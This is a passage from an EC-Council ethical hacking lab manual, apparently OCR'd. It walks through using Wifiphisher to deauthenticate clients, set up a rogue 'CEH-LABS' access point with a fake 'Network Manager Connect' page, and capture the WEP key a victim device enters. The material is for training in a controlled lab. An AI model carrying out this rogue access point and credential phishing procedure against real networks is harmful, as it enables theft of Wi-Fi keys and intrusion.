
20. In the list of available access points, we will select **CEH-LABS**. Use the **Down Arrow** key on your keyboard to navigate to the **CEH-LABS** access point and press **Enter**.
21. Note the **YOU HAVE SELECTED CEH-LABS** notification in the lower section of the window.



22. The **Available Phishing Scenario** wizard appears. Use the **Down Arrow** key to navigate to **Network Manager Connect** and press **Enter** to select the option.


    Note: In this task, we are selecting the **Network Manager Connect** option. However, you can use any of the other available phishing options (**Firmware Upgrade Page**, **OAuth Login Page**, or **Browser Plugin Update**).

    Note: With the **Network Manager Connect** option, after connecting to the rogue access point, the victim receives a "Connection Failed" page in the browser. Thereafter, a network manager window appears, asking the victim for the pre-shared key. Once the victim enters the key, it is captured by Wifiphisher.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


23. After selecting **Network Manager Connect**, you will observe a **YOU HAVE SELECTED wifi_connect** notification in the lower section of the window, as shown in the screenshot.

24. A window appears, displaying the fake network that we have created under **Extensions feed**. Note that deauth (deauthentication) packets are sent to the all the connected devices.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


25. Now, switch to your "victim" mobile device. Note that a rogue access point with the name **CEH-LABS** has been created along with the original CEH-LABS access point, as shown in the screenshot.
26. Observe that the rogue access point does not have any security enabled.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Click on the rogue access point **CEH-LABS** (the one that is unsecured). Note that your device initializes a connection with the access point and starts obtaining the IP address.


28. Now, switch back to the **Wifiphisher** window running in the **Parrot Security** virtual machine. You can see the connected device under the **Connected Victims** section, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

29. The **Enter the password for "CEH-LABS"** screen appears. Under **Enter Password**, type the pre-shared key in the **Password** field and click **Join**.

    Note: In this example, the pre-shared WEP key is **1234567890**.



30. Now, switch back to the Wifiphisher window and note the captured WEP key, as shown in the screenshot.



31. After obtaining the key, press **Esc** in the **Wifiphisher** application window to quit.
32. This concludes the demonstration of how to crack a WEP network using Wifiphisher.
33. Unplug the **Linksys 802.11 g WLAN** adapter.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Close all open windows and document all the acquired information.
35. Turn off the **Parrot Security** virtual machine.

Task 3: Crack a WEP Network using Aircrack-ng

